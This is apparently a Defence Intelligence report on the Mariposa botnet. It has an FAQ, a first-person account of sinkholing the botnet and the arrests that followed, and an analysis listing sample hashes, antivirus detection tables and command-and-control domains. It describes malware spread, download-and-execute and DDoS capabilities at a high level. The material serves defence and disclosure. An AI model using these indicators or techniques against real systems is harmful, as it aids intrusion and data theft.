The Deconstruction of the Mariposa Botnet

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FAQ

What is Mariposa?

Mariposa is a collection of compromised computers that are directly under the control of a single malicious entity. In the security industry we call this a botnet.

Mariposa is NOT a virus, or a worm, or a trojan or any other dated designation still inappropriately assigned to modern day malware. The malicious software used by Mariposa, and any other botnet, actively evolves to become whatever is needed by its controller and is not limited by the boundaries of antivirus labels. This means that a trojan can be told to spread like a worm. It means that malware designed to send spam can be instructed to steal banking information.

Modern malware can no longer be classified by its perceived purpose or propagation method because those change in an instant. This software is engineered to gain access to and maintain control over the victim machine, and infiltrating a user's computer is not difficult. Using a variety of software exploits and social engineering tactics, an attacker will find a way to distribute his malware to his victims.

Panda Security released a report this week showing that almost 60% of all PCs that scanned their computer this month had malware of some kind on their system.

Once the malware is on the system it seeks communication with its controlling entity. With communication to the controlling entity, any compromised machine can be capable of carrying out any order issued by the botnet controller and any data on the compromised machine can be extracted for use, sale or distribution by the attacker.

Mariposa was first observed in May of 2009 by Defence Intelligence as an emerging botnet. In recent months, Mariposa has shown a significant increase in beaconing traffic to its command and control servers. This is indicative of an increasingly high number of compromised computers actively participating in the Mariposa botnet.

The most dangerous capability of this botnet is that arbitrary executable programs are downloaded and executed on command. This allows the bot master to infinitely extend the functionality of the malicious software beyond what is implemented during the initial compromise. In addition, the malware can be updated on command to a new variant of the binary, effectively reducing or eliminating the detection rates of traditional host detection methods.

Commands from the botnet master may be directed at participants in a specific country, individual computers, or all computers. As a result, the observation of the live command and control channel may not include all of the activity and capabilities of Mariposa.

The command and control channel employs custom encrypted UDP datagrams to receive instructions and transmit data. A detailed analysis of the encryption and message formats used by the protocol are presented in this paper.

Who is Defence Intelligence?

To begin with we are not an anti-virus company. We protect companies from hackers, not viruses. Until just a few years ago a virus and a hacker had very little to do with each other. Viruses are annoying and at times destructive but pose very little actual threat to a company or government's information and its assets. A hacker's goal on the other hand is to stealthily gain control of a targeted system with the intent of stealing data, attacking the internal network, or using the controlled system to attack an external network.

In the last few years these two distinct threats have blended. Hackers have discovered that direct external attacks are unnecessary and risky. It is now easier to engineer malicious software that is delivered to a system remotely through various means. Once that malicious software is on an internal computer, it then communicates outbound to the hacker, handing them complete control of the affected system.

When a system is compromised in this manner the attack is all too often misunderstood and dismissed as a mere virus, not just by the victim but by those providing that victim's system security.

The Defence Intelligence team comes from an information security background, and not an anti-virus background, which means we view things differently. Within incident response, multiple events form an incident and events are constructed using various components. IP addresses, domain names, binaries, people, companies, and networks are all parts of this particular incident, which in this case, is a botnet.

What does Mariposa do?

Designed for information theft, Mariposa has stolen personal data from millions of compromised computers. Amongst this personal data was account information, usernames, passwords, and banking details. Additional malware downloaded by Mariposa has also been used in distributed denial of service attacks.

Why did you call it Mariposa?

Our naming of this botnet as Mariposa has been a cause of concern for some. The confusion comes when antivirus companies or those using antivirus, search for the Mariposa name only to find no results. This is because Mariposa refers to the botnet and not the malware it utilizes.

The malware used by Mariposa goes by many names, and this is part of the problem. Even amongst antivirus groups and within their own companies it is difficult to find a common name for any one family of malware.
Below are some of the names attributed to binaries which are used within Mariposa that are detected by McAfee and Trend. This provides a quality example for the current confusion in botnet malware identification.

McAfee	Trend
W32/Autorun.worm.zzq	WORM_AUTORUN.ZRO
W32/Virut.n.gen	WORM_Generic.DIT
Downloader-BQP	TROJ_Generic.DIT
W32/Autorun.worm.zzk	PE_VIRUX.A
PWS-Zbot	WORM_PALEVO.T
Generic.dx!dpk	WORM_PALEVO.AZ
Downloader-BRW	WORM_PALEVO.AS
W32/Virut.j	WORM_AUTORUN.EUC
W32/Autorun.worm.fq	WORM_AUTORUN.EPB
W32/Autorun.worm.c	TSPY_ZBOT.SMQ
W32/Autorun.worm!bf	PE_VIRUX.F-1
Generic.dx!la	PE_VIRUX.E
Generic.dx!ha	PE_VIRUX.D
Generic.dx!dqe	PE_VIRUX.C-1
	PE_VIRUX.A-3
	PE_VIRUT.AP
	BKDR_VOTWUP.D

Who is responsible for it?

Iserdo who was recently arrested in Slovenia was the author of the Butterfly malware kit. The 3 people Spanish law enforcement arrested earlier, used that kit to create the Mariposa Botnet. Spanish authorities identified them by their Internet handles and their ages: "netkairo," 31; "jonyloleante," 30; and "ostiator," 25. .

What banks/companies are involved? Who have you talked with?

The "botnet" of infected computers included PCs inside more than half of the Fortune 1,000 companies and more than 40 major banks, according to investigators. If you would like to know if you are compromised by Mariposa, click here.

When did you find it?

We have been tracking Mariposa since May 2009.

How does it spread?

By default, the malware is designed to spread across instant messenger programs, USB keys, and P2P networks. During our analysis we have observed attempts by the malware to spread using IE6 exploits.


Why did my AV not detect this?

Using signatures and automated classification, especially when involving heuristics, results in a cacophony of naming options for every distinct variant of a given piece of malware. That said, many AV companies have had the ability to detect some variations of the malware behind Mariposa long before we became aware of this botnet's activity.

With our approach to compromise detection, utilized by our Nemesis software, we can detect the botnet which allows the organization to track down systems affected by the malware, regardless of the variant or antivirus identification ability. While AV companies look at single binaries and classify based upon discrete behavior of code, or the packer that is used to obfuscate the binary, we look at the threat holistically, a macro versus micro approach.

At Defence Intelligence we consider the code used within Mariposa as only one identifying factor. Command structure is another. This is defined by domain names, IP addresses, and communication protocols and the fluctuation of each. We also consider the end point organization or individual over the botnet, ultimately any indicator as to who is responsible for the formation and/or control of the hosts affected by this malware.

With perpetual addition of variants and updates, the reliance on AV detection to keep pace is not advised. Virustotal is a free web based service that analyzes files through multiple antivirus engines, revealing their detection capability of any suspected malware. The following is a virustotal output on one of the malicious binaries related to Mariposa.



Antivirus	Version	Last Update	Result
a-squared	4.5.0.24	2009.07.24	-
AhnLab-V3	5.0.0.2	2009.07.24	-
AntiVir	7.9.0.228	2009.07.24	-
Antiy-AVL	2.0.3.7	2009.07.24	-
Authentium	5.1.2.4	2009.07.24	-
Avast	4.8.1335.0	2009.07.24	-

AVG	8.5.0.387	2009.07.24	-
BitDefender	7.2	2009.07.24	-
CAT-QuickHeal	10	2009.07.24	-
ClamAV	0.94.1	2009.07.24	-
Comodo	1742	2009.07.24	-
DrWeb	5.0.0.12182	2009.07.24	-
eSafe	7.0.17.0	2009.07.23	Suspicious File
eTrust-Vet	31.6.6637	2009.07.24	-
F-Prot	4.4.4.56	2009.07.23	-
F-Secure	8.0.14470.0	2009.07.24	-
Fortinet	3.120.0.0	2009.07.24	-
GData	19	2009.07.24	-
Ikarus	T3.1.1.64.0	2009.07.24	-
Jiangmin	11.0.800	2009.07.24	-
K7AntiVirus	7.10.800	2009.07.23	-
Kaspersky	7.0.0.125	2009.07.24	-
McAfee	5686	2009.07.23	-
McAfee+Artemis	5686	2009.07.23	-
McAfee-GW-Edition	6.8.5	2009.07.24	Heuristic.LooksLike.Worm.Palevo.B
Microsoft	1.4903	2009.07.24	-
NOD32	4273	2009.07.24	-
Norman		2009.07.22	-
nProtect	2009.1.8.0	2009.07.24	-
Panda	10.0.0.14	2009.07.24	-
PCTools	4.4.2.0	2009.07.23	-
Prevx	3	2009.07.24	-
Rising	21.39.42.00	2009.07.24	Trojan.Win32.DangerGL.a
Sophos	4.44.0	2009.07.24	Mal/EncPk-IY
Sunbelt	3.2.1858.2	2009.07.23	-
Symantec	1.4.4.12	2009.07.24	-
TheHacker	6.3.4.3.373	2009.07.24	-
TrendMicro	8.950.0.1094	2009.07.24	PAK_Generic.001

VBA32	3.12.10.9	2009.07.24	suspected of Malware-Cryptor.Win32.General.3
ViRobot	2009.7.24.1851	2009.07.24	-
VirusBuster	4.6.5.0	2009.07.23	-

Additional information

File size: 123392 bytes
MD5 : 6939c088f59258da7410f66837c62192
SHA1 : 500bb963602d45584303a4dc3f6fd6052a6752d8
SHA256: 996c2667b2bcf86c9c7c20d7c79a3024131c84e0d82d5338db99812830ad778a

As you can see, only 6 of the 41 antivirus groups was able to detect the malware. Once again, the naming is inconsistent. Given time however, most antivirus companies are able to identify the same binary.

Antivirus	Version	Last Update	Result
a-squared	4.5.0.24	2009.09.29	P2P-Worm.Win32.Palevo!IK
AhnLab-V3	5.0.0.2	2009.09.29	-
AntiVir	7.9.1.27	2009.09.29	-
Antiy-AVL	2.0.3.7	2009.09.29	-
Authentium	5.1.2.4	2009.09.29	-
Avast	4.8.1351.0	2009.09.28	Win32:MalOb-H
AVG	8.5.0.412	2009.09.29	SHeur2.ASQE
BitDefender	7.2	2009.09.29	Trojan.Generic.2263367
CAT-QuickHeal	10.00	2009.09.29	-
ClamAV	0.94.1	2009.09.29	-
Comodo	2469	2009.09.29	Heur.Suspicious
DrWeb	5.0.0.12182	2009.09.29	Trojan.Packed.541
eSafe	7.0.17.0	2009.09.29	Suspicious File
eTrust-Vet	31.6.6768	2009.09.29	-
F-Prot	4.5.1.85	2009.09.29	-
F-Secure	8.0.14470.0	2009.09.29	Packed.Win32.Krap.y
Fortinet	3.120.0.0	2009.09.29	-

GData	19	2009.09.29	Trojan.Generic.2263367
Ikarus	T3.1.1.72.0	2009.09.29	P2P-Worm.Win32.Palevo
Jiangmin	11.0.800	2009.09.27	-
K7AntiVirus	7.10.856	2009.09.29	P2P-Worm.Win32.Palevo.jaz
Kaspersky	7.0.0.125	2009.09.29	Packed.Win32.Krap.y
McAfee	5755	2009.09.28	W32/Autorun.worm.zzq
McAfee+Artemis	5755	2009.09.28	W32/Autorun.worm.zzq
McAfee-GW-Edition	6.8.5	2009.09.29	Heuristic.LooksLike.Win32.NewMalware.B
Microsoft	1.5005	2009.09.23	VirTool:Win32/Obfuscator.FL
NOD32	4467	2009.09.29	a variant of Win32/Kryptik.LR
Norman	6.01.09	2009.09.29	-
nProtect	2009.1.8.0	2009.09.29	Trojan/W32.Agent.123392.EB
Panda	10.0.2.2	2009.09.28	Trj/CI.A
PCTools	4.4.2.0	2009.09.29	-
Prevx	3.0	2009.09.29	Medium Risk Malware
Rising	21.49.14.00	2009.09.29	Trojan.Win32.DangerGL.a
Sophos	4.45.0	2009.09.29	Mal/EncPk-IY
Sunbelt	3.2.1858.2	2009.09.29	Trojan.Win32.Generic!BT
Symantec	1.4.4.12	2009.09.29	Spyware.Screenspy
TheHacker	6.5.0.2.021	2009.09.28	-
TrendMicro	8.500.0.1002	2009.09.29	WORM_AUTORUN.ZRO
VBA32	3.12.10.11	2009.09.29	Malware-Cryptor.Win32.General.3
ViRobot	2009.9.29.1963	2009.09.29	-
VirusBuster	4.6.5.0	2009.09.29	-

File size: 123392 bytes

MD5 : 6939c088f59258da7410f66837c62192

SHA1 : 500bb963602d45584303a4dc3f6fd6052a6752d8

SHA256: 996c2667b2bcf86c9c7c20d7c79a3024131c84e0d82d5338db99812830ad778a

So I just need to wait for an update to my AV then?

If malware were to remain static and unchanged an identification and removal option would eventually be provided by your antivirus of choice. At that point, however, the malware has likely fulfilled any of its initial goals and its removal would be a futile and meaningless task. Unfortunately, Mariposa does not use static malware.

Malware authors often update their code to evade detection as well as try different configurations, all of which result in a new malware variant. Mariposa has over 70 variants, resulting in a persistent and dynamic botnet.

One example is this update file recently dropped onto a compromised system as instructed by the Mariposa botnet controller. Virustotal shows that only two of the 41 AV groups currently detect it.

File svc.exe received on 2009.09.29 15:27:36 (UTC)
Current status: finished
Result: 2/41 (4.88%)

http://www.virustotal.com/analisis/
7987d324cedbfeb9df94f7cbaf0ed2091431d6443c5b5fbff6ad7a7c380bf8d3-1254238056

A signature may soon come out for this code from your AV vendor, but by that time, a new piece of code may be written and downloaded that bypasses AV yet again.

How can it be detected and mitigated?

Snort rules and a Wireshark plugin are available. These are effective against only some variants of the Mariposa malware. Removal techniques will have to be determined by the individual until AV signatures are updated. As IPs, ports, and domains involved in the command structure of Mariposa are changing, it becomes difficult for security administrators to mitigate the ability of this botnet. At this time we suggest an approach of tracking down the compromised systems rather than establish rules to block the communication to the botnet controller. UDP connections are still actively used for Mariposa communication, so observance of your network activity is the best place to start. If one system is frequently sending data across the outbound UDP protocol, regardless of port, mark it as suspicious and consider removing it from the network. Your own remediation technique is up to you but reimaging, though time consuming, is the only confident way to cleanse a compromised machine.

Who are the members of the Mariposa Working Group?

Defence Intelligence, Panda Security, Neustar, Directi, Georgia Tech Information Security Center and other security researchers who have asked not to be named.

How big is the botnet ?

The exact figures for total compromised systems are difficult to pinpoint, however between December 23rd and February 9th over 11 million unique IPs were identified.

The Story:

Intro

If you want to find criminals you go to the shady part of town. If you want to find botnets you go to the shady part of the Internet, and dynamic DNS hosting was our virtual destination. Dynamic DNS is not an evil creation, and those who host dynamic domains and services are not criminals, but we had known for awhile that abuse of this resource and ability was common amongst botnet domains.

We asked several dynamic DNS providers for cooperation in revealing some of their most queried domains. Though many of their domains are used for benign purposes, the most popular ones in the ranking of DNS queries, are usually the most sinister, and a short list of suspect domains sifted right to the top.

Among them was butterfly.bigmoney.biz, an unheard of URI that would turn out to be a C&C domain for one of the most highly publicized botnets of the year. The very act of finding it was a shot in the dark that would hit a bullseye, many months later and halfway around the world.

This is a true story behind the life and death of Mariposa, and what our small security firm went through to catch a thief.

The Beginning

Through the domain naming system, DNS, you can tell a lot about the systems, software, and people behind the network activity they collectively generate. Every network has its own profile. Part of that profile is people and part of it is software. A quick way to differentiate between human activity and automated software activity is by looking for queries performed at consistent time intervals. The automated activity points out software both good and bad, and the domains with which they communicate. For malicious software, malware, the primary communication domains are referred to as command and control, or C&C. Each system compromised by malware that contacts a C&C domain is a bot and the bots sharing the same malware and C&Cs are part of a botnet.

In the beginning, the Mariposa botnet was just one domain and red flag activity like automated lookups and dynamic DNS usage helped us identify it. We could see DNS lookups to butterfly.bigmoney.biz every three minutes in the logs we had obtained. Using dynamic DNS, the A record for butterfly was changing periodically, where one week it was hosted in Germany and the next in Israel. Several other botnets were discovered while looking through the same data, but research around this one became much more interesting with time.

Not the First

We were not the first to observe this butterfly domain activity however. Prevx had seen look ups to the domain and already posted reports. F-Secure knew about it and had understood it to be part of the butterfly bot kit or bfbot. Bfbot was something I had stumbled upon myself a few months earlier and knew a little about the kit.

Pre packaged malware kits are commonplace now. Kits are available separately that enable malware propagation, obfuscation, control and statistics gathering through professional graphical interfaces. More often though, for prices ranging from $300 to over $1000, these capabilities are rolled into an off the shelf do it yourself botnet product.

Available for purchase at bfsecurity.net for between 400 to 700 euros (depending on the version you bought), the BFBot kit was advertised as a stealthy security tool designed to run on Windows systems from 2000 to Vista and spread via MSN, USB, and P2P methods.

The website of course said that "THIS SECURITY TOOL IS FOR TESTING PURPOSES OF YOUR OWN SYSTEMS. USE ON FOREIGN SYSTEMS WITHOUT OWNERS PERMISSION IS FORBIDDEN BY LAW! USE AT YOUR OWN RISK!" Serdo Ikwood, the creator and seller of the kit also stated that the primary purpose of the bot software was not to attack, phish, or steal personal information. These criminal capabilities were available however as add ons, included as TCP and UDP flooding, and Firefox and Internet Explorer password harvesting.

Butterfly bot was supposed to be easy to use, allowing anyone to become a bot master. If they had any trouble, there was a manual included that explained the setup and use of the software. The malware for creating new bots was supposed to be difficult for antivirus to identify, Serdo assuring each compromise would be fully undetectable by AV. With several anti-debugging features in place the BFBot malware was also supposed to be difficult to analyze. Though the malware could be changed quite regularly, none of the samples we observed were completely undetected by antivirus. The average detection rate however was extremely low, often as few as two or three of the 41 antivirus software companies displaying recognition of the malicious binaries.

Interception

The analysis allowed us to identify several new C&C domains and IPs involved. To look any deeper into this botnet, we would have to take on a new vantage point. Using our contacts at the DynDNS providers we changed the resolve IP of one of the C&C domains to a sinkhole system we had established.

Then, instead of bot compromised systems actively talking with the botmaster, they would try to talk with us. The difference would be that we would only listen, not give orders. This allowed us to see just who was communicating with this domain, which in turn told us who was a part of the botnet. We expected to see random individual users on perhaps a few dozen home machines. What we discovered was that the botnet was already widespread across hundreds of systems and was growing daily. The machines we saw were not just public users, but major industries including dozens of fortune 100 companies.

Now we had to figure out how to spin this thread into gold. From a sales aspect we could take a unique approach, like a burglar alarm salesman who has footage of people sneaking into your house. However, having information on a company that is compromised seemed like less of an advantage as time went on, creating some awkward phone conversations. One of our company ideals was to help those victims of botnet compromise, and we had a product to help these victims, but it came across as sleazy salesmanship telling someone they had a problem and conveniently being a company that offered a solution to that problem.

Also, it was quickly revealed that people don't appreciate being told their security systems have failed, especially if they are in charge of that security. Additionally, just getting in touch with the right person in a huge enterprise with hundreds of employees is a difficult thing. Then, as complete unknowns, we had to explain who we were and why we were calling. Many either didn't understand, didn't believe us or seem to care, or thought we were the enemy calling to say that we infiltrated their networks. It was an uphill battle, and many people never even returned our calls. We felt a bit small and helpless. Our one sales guy continued making calls to businesses who showed up in our sinkhole but was actively only giving information the business could use to fix things internally, not talking about or promoting our product. We felt a responsibility in knowing what we knew, to give everyone a chance to remediate the problem. The only downside was:

"We're not trying to sell you anything" isn't the best opening line for generating company revenue.

Going Public

Somewhere along the way we would figure out how to make money. For now we could fulfill some other company needs. By spinning this discovery correctly we could make headlines and get our name in the public eye. With no formal marketing team our group cooperatively wrote a press release on the story, one for worldwide dispersal and one geared for Canadian press. We didn't want to ruffle feathers of those companies who had been compromised but we needed a gripping opener to ensure our publication. We would say "the majority of Canada's Big Five financial institutions" were compromised without actually naming names, hoping to make headlines without making enemies.

We dropped in some solid quotes and now had a strong opening. Adding a catchy name for our botnet was also important. We anticipated security industry backlash over any name we would choose. It is inevitable. If there's one thing security folks hate, it's "renaming" known malware, but we weren't trying to do that. We needed to name the botnet, not the malware, because later on we planned to have news on who was controlling the botnet. Still, we knew the difference would likely be missed. In part, we were trying to make a statement on how, even amongst security professionals, naming inconsistency is common and in need of better regulation and cohesion. With the Spanish TLDs for some of the domains as a foundation, as well as Spanish commands used by the botnet, we named our botnet Mariposa, Spanish for butterfly, like the butterfly bot kit that spawned it.

After the story broke, we received a lot of phone calls, and not all of them were favorable or complimentary. We had kept secret the names of the compromised networks, but implications fueled inquiries and a lot of people rightfully wanted to know what we were talking about and if they were one of the companies that we had implied as being compromised. Our backs were against the wall and we were getting some heat, but we were excited about it all. People may have been upset, but this time they were calling us back. We spoke with those who were compromised of the details behind Mariposa, privately helping them to identify and remediate the botnet. For most of us, handling responses to inquiries from press and others was our new full time jobs. We issued an F.A.Q. through our blog and website which was supposed to expand upon the answers regarding the malware and our involvement, allowing us to get back to dealing with Mariposa. The next step was to go after the criminals behind the botnet, and that required some help.

But who should we be talking to? There is no Canadian Computer Emergency Response Team or CERT. There is the Technological Crime Branch of the RCMP and the Canadian Cyber Incident Response Centre under Public Safety Canada. With no universal regulations or requirements to actively work with a particular group of law enforcement, we were unsure who to speak to. We would test the waters with each in time, but at the moment we didn't want to give up too much ownership of our findings. In addition, we wanted to gather as much detail as we could before fully involving the law. We decided to seek out security professionals to help us gather more intelligence.

Before the press release went out, a small group of security experts was already going after the creator of the bfbot kit, and they were reaching out for information on who was compromised. Meanwhile, another group was being formed with the intentions of going after the botnet controllers. Discussions had begun with CCIRC and it felt like they wanted to be an additional filter over the information. Defintel had three suitors but we needed to decide which one we would take to the prom.

Two of the groups, though linking security and government professionals, basically consisted of strangers. How much could we tell people we didn't really know? How could we control what would remain secret? Who did we trust and what group would yield the best results, bringing down the botnet, bringing down its controllers, while keeping us highlighted as the heroes of the hour? Choosing friends at Georgia Tech and newer friends at Panda Security, following the Spanish bread crumbs laid by the botmasters, the Mariposa Working Group was made official.

This was the group going after the botnet controllers, and for this group in particular, our company was at the helm. It was our best bet at keeping control of the operations and investigations and getting the outcome we wanted.

A few days after the Mariposa Working Group began its collaboration an update to the botnet added some new C&C domains. Our technical analysis followed, providing even more detail to the public, designed to add credit to our findings and at least garner respect within the information security family. Coverage of the story continued, tempers waned, and we hoped for breakthroughs in revealing just who was behind the botnet. Mariposa though, as interesting and potentially helpful to our company as it appeared, was also a giant distraction. We still had customers to deal with and infrastructure to build. It was a balancing act to maintain the forward motion of the investigation and press with the general expansion and solidification of our company. In a way, we had to let Mariposa dictate when we needed to be involved, and in early November, the BlackEnergy DDOS malware was downloaded by Mariposa bots.

After the download, the bots promptly started a flood against several Saudi Arabian sites which focused on religious and regional political discussion. New activity was great because it might mean new press or clues to its controllers, but we were a bit confused and disappointed. Was this botnet that we promoted as an information thief now just going to be used for DDOS? No. Insight showed that only a portion of the botnet was being used for DDOS, around 60,000 systems at the time, according to statistics gathered by the BlackEnergy malware. We had estimated Mariposa to be about 1.5 million systems in total, mostly out of Central America, Europe, and South Korea, so renting or selling off some of the bots was now another evident usage of the controlled systems.

The Game is Afoot

For a long time we were unsure of the botmaster's reaction to our efforts. Had they even read any of the stories? Were they scared of us? Did they care? In late November we got our first nod from the Mariposa controllers as new C&C domains had begun to spring up in our honor. These domains included TLD variants appending the phrase "defintel sucks." I couldn't help but feel flattered in a way, knowing we were good enough to be hated. Other domain additions had a spanish phrase translating to "silkworm", which was perhaps their way of stating that the botnet was more modest in size than currently advertised or maybe it was a declaration of its intentions to grow even more. We don't know, but what it told us was they were aware of the chase and that they would continue with their work as we would with ours.

The Mariposa Working Group had continued down the path of Spanish botmaster origins and the Guardia Civil, a Spanish law enforcement team, was now strongly involved. Mariposa grows, and shortly after breaking the 10 million unique IP mark, the Mariposa Working Group was coordinating efforts at dismantling the botnet by taking over the remaining C&C domains. On December 23rd 2009, an international domain shutdown was set to happen simultaneously, cutting off any command ability to the botnet controllers.

The shutdown was set to begin a series of events ending with the arrest of the botmasters. Defence Intelligence at this point has little idea as to who this may be but the Spanish Guardia Civil is deep in their investigation.

Days before the coordinated Mariposa takedown, the Guardia Civil obtains logs from a Spanish hosting provider confirming the email and IPs used to create and access the Spanish C&C domains. They are closing in on the suspect. On December 23rd the takedown begins. All the Spanish domains are pointed to the Defintel sinkhole and the operation appears successful. In just 8 hours we see 665,000 unique IPs contacting the newly acquired domains. In 12 hours, 1.2 million uniques. On December 24, we log 2.5 million unique IPs. The team celebrates over the holidays, drinking to our victory.

On December 28th however, our celebration is cut short.

We learn that butterfly.bigmoney.biz, the domain that started it all has been reaccessed by the botmaster and given a new A record. It appears to have been an oversight by the dynamic DNS provider, but the event results in vital insight into tracking down the key suspect in the case. It seems the botmaster, believing something is in error with his email client, had logged in from his home IP to change his contact email, allowing us to identify his location. Taking a cue from his various credentials, we now refer to him as Netkairo.

Despite the breakthrough there is tension amongst the Working Group as Defintel only just discovers that the botmaster was purposely being baited to gain more intelligence. An agreed upon plan is being altered and even in a small group it seems there are divides in communication. While some feel this crippled botnet approach is the best way to trap the botmaster, others worry this will only give Netkairo the chance to regain control, causing further harm and allowing him to issue updates that may disperse the botnet beyond our sight. Feeling as if we were losing the group we were supposed to lead, we wait to see who is right.

Pulling Back the Curtain

It seems the trap worked well and we discover that Netkairo isn't working alone. By January 8th the investigation has yielded several team names, handles, and email addresses as well as other registered domains. The DDP Team or the Dias De Pesadilla Team are identified as the key owners of Mariposa. Their team name translates to the Nightmare Days Team.

We all assume forward progress in the investigation and the Defintel crew really steps back to wait for news. Instead of good news however we are told of bribery which would allow an unexpected retaliation. Unknown at the time, the botmaster had offered an employee at the Spanish C&C domain hosting provider 500 Euros to get back his domains. Eight days later and likely after the employee receives payment, the botmaster regains control of another C&C domain. Three days later butterfly.bigmoney.biz issues an update binary. New C&C domains are added and Defintel's sinkhole is being DDOSed by Mariposa bots. The flood is so strong it takes down our entire fiber provider's customer base, including several Canadian universities and government institutions.

Though we make a quick recovery, another flood comes the following day. The Mariposa Working Group is in turmoil again and Defintel yells and pleads to get butterfly.bigmoney.biz to be shut down for good. The opposition concedes and is forced to end the bait and trap technique. By late January, many months into the Mariposa story, most of us at Defence Intelligence are tired of dealing with it all. Our dream of catching botmasters is losing its sheen and we're beginning to wonder, during the series of events, if any of it has actually helped us as a company. We continue to await news of the investigation in Spain.

On February 3rd Netkairo, identified as a 31-year-old Spaniard named Florencio, is finally arrested. With information on his system, Spanish law enforcement identified two other botnet controllers, aliases of Jonyloleante and Ostiator. They also recovered stolen credentials for over 800,000 individuals, as well as botnet renter information and money mule details. With revived excitement and a sense of rewarding, we wait on further details via Panda Security and Guardia Civil, assuming that subsequent arrests will quickly be made.

A week passes and butterfly.bigmoney.biz is now resolving to a new IP. We are all baffled and angry. Updates are being downloaded to the bots. We get details that Netkairo has been let out on bail and Spanish law enforcement needs proof of damages regarding the DDOS attack against us. It seems none of what we've done has really mattered, and with Spanish law, owning and operating a botnet is not a criminal offense. Defintel passes along estimates of perceived damages in hopes that it is enough to satisfy Spanish courts.

To our apprehensive delight we hear that on February 24th, Jonyloleante, 30-years-old, and Ostiator, 25 have also been arrested. Assuming everything should stick, the Mariposa Working Group decides to okay international press releases on the arrests of the botnet operators. Internally, our team is worried that we're being held in the dark by those in Spain, giving Panda guys the opportunity to claim all of the spoils from this war. I think the stress of the situation made us a bit paranoid.

In March, Spanish and Canadian press releases go out on the Mariposa takedown, reflecting fairly equal billing for both Panda Security and Defence Intelligence. Estimates of 10 to 12 million compromised systems across 190 countries accompany the stories, these numbers representing the total unique IP count for Mariposa's lifespan as we saw it. Later on these figures would be argued as misleading, inflating the true size of the botnet. IP counts over long spans of time are a poor way of determining botnet size. Without unique bot identifiers or sizing statistics we could grab from the malware, a closer estimate could be found in the daily IP counts hitting our sinkhole.

Defintel sinkhole counts showed an average of 1.1 million unique IPs daily. Netkairo, in his own expressive email on Mariposa's sizing overestimations, said that at its peak he thought his botnet was only 900,000 total machines. In the end, whether one computer or a billion computers have been compromised, it is an undesirable occurrence.

End Game

At the time of the takedown, general congratulations in the community are received as the story circulates, while Defintel is unaware of what is actually taking place in Spain. Days pass and our nerves still play on us. We're anxious to hear that Spanish police have all the evidence they need and the Mariposa bot controllers are scheduled to be in court at any moment. Panda Security puts some more details up on their blog but we are both in the dark from the Guardia Civil and we get no more information on the criminal proceedings against the three operators.

That is until March 22nd when Netkairo and Ostiator walk into Panda Security and ask Luis Corrons for jobs as security researchers. They inform him that they are broke and, treating Mariposa as padding to their resume, want to join up with Panda. Corrons argues that the company couldn't hire known criminals and the two recently arrested and released hackers tell him they have yet to be charged with any crimes.

Netkairo, Ostiator, and Jonyloleante stole data from over 800,000 victim users and their worst punishment is that they are now broke and unemployed. The investigation by Spanish law enforcement continues; they are working to gather enough evidence to pin identity theft against each of the men involved.

Whether these guys go to prison or not, Defence Intelligence successfully shut down the Mariposa botnet. In our experience we had to learn what anyone concerned about their company's security has to learn: Accept that you can't do everything on your own. If you're unsure of your strengths or weaknesses, ask for help. The Mariposa Working Group was a collaborative team, each person bringing something to the table. The other side of that coin is that the more people involved on a project, the slower things may move, so choosing the right people to trust and collaborate with is key. Security teams throughout the government and private firms like ours are actively working with each other, more than I originally thought when we started this. The only problem is international law isn't quite where it needs to be in understanding that borders have no application to the world of online crime. With extradition difficulties it will be necessary for firm and consistent laws to be written against all forms of online crime. In the meantime, we'll do what we can.

The Analysis:

Mariposa Botnet Analysis
Thursday October 8th, 2009(updated February 2010)

1. Mariposa Overview

Defence Intelligence first observed Mariposa in May of 2009 as an emerging botnet. In the following months, Mariposa showed a significant increase in beaconing traffic to its command and control servers. This is indicative of an increasingly high number of compromised computers actively participating in the Mariposa botnet.

The most dangerous capability of this botnet is that arbitrary executable programs are downloaded and executed on command. This allows the bot master to infinitely extend the functionality of the malicious software beyond what is implemented during the initial compromise. In addition, the malware can be updated on command to a new variant of the binary, effectively reducing or eliminating the detection rates of traditional host detection methods.

Commands from the botnet master may be directed at participants in a specific country,individual computers, or all computers. As a result, the observation of the live command and control channel may not include all of the activity and capabilities of Mariposa.

The command and control channel employs custom encrypted UDP datagrams to receive instructions and transmit data. A detailed analysis of the encryption and message formats used by the Mariposa.A protocol are presented in this paper.

During empirical analysis of internal controlled compromised systems, the following DNS domain names were observed as the command and control servers:

lalundelau.sinip.es
bf2back.sinip.es
thejacksonfive.mobi
thejacksonfive.us
thejacksonfive.biz
butterfly.BigMoney.biz
bfisback.sinip.es
bfisback.no-ip.org
qwertasdfg.sinip.es
shv4b.getmyip.com
shv4.no-ip.biz
butterfly.sinip.es
defintelsucks.sinip.es
defintelsucks.net
defintelsucks.com
gusanodeseda.sinip.es
gusanodeseda.net
legion.sinip.es
booster.estr.es
sexme.in
extraperlo.biz
legionarios.servecounterstrike.com
thesexydude.com
yougotissuez.com
gusanodeseda.mobi
tamiflux.org
tamiflux.net
binaryfeed.in
youare.sexidude.com
mierda.notengodominio.com

The above list consists of all Mariposa related domains including all command and control servers observed from May 2009 to the present.

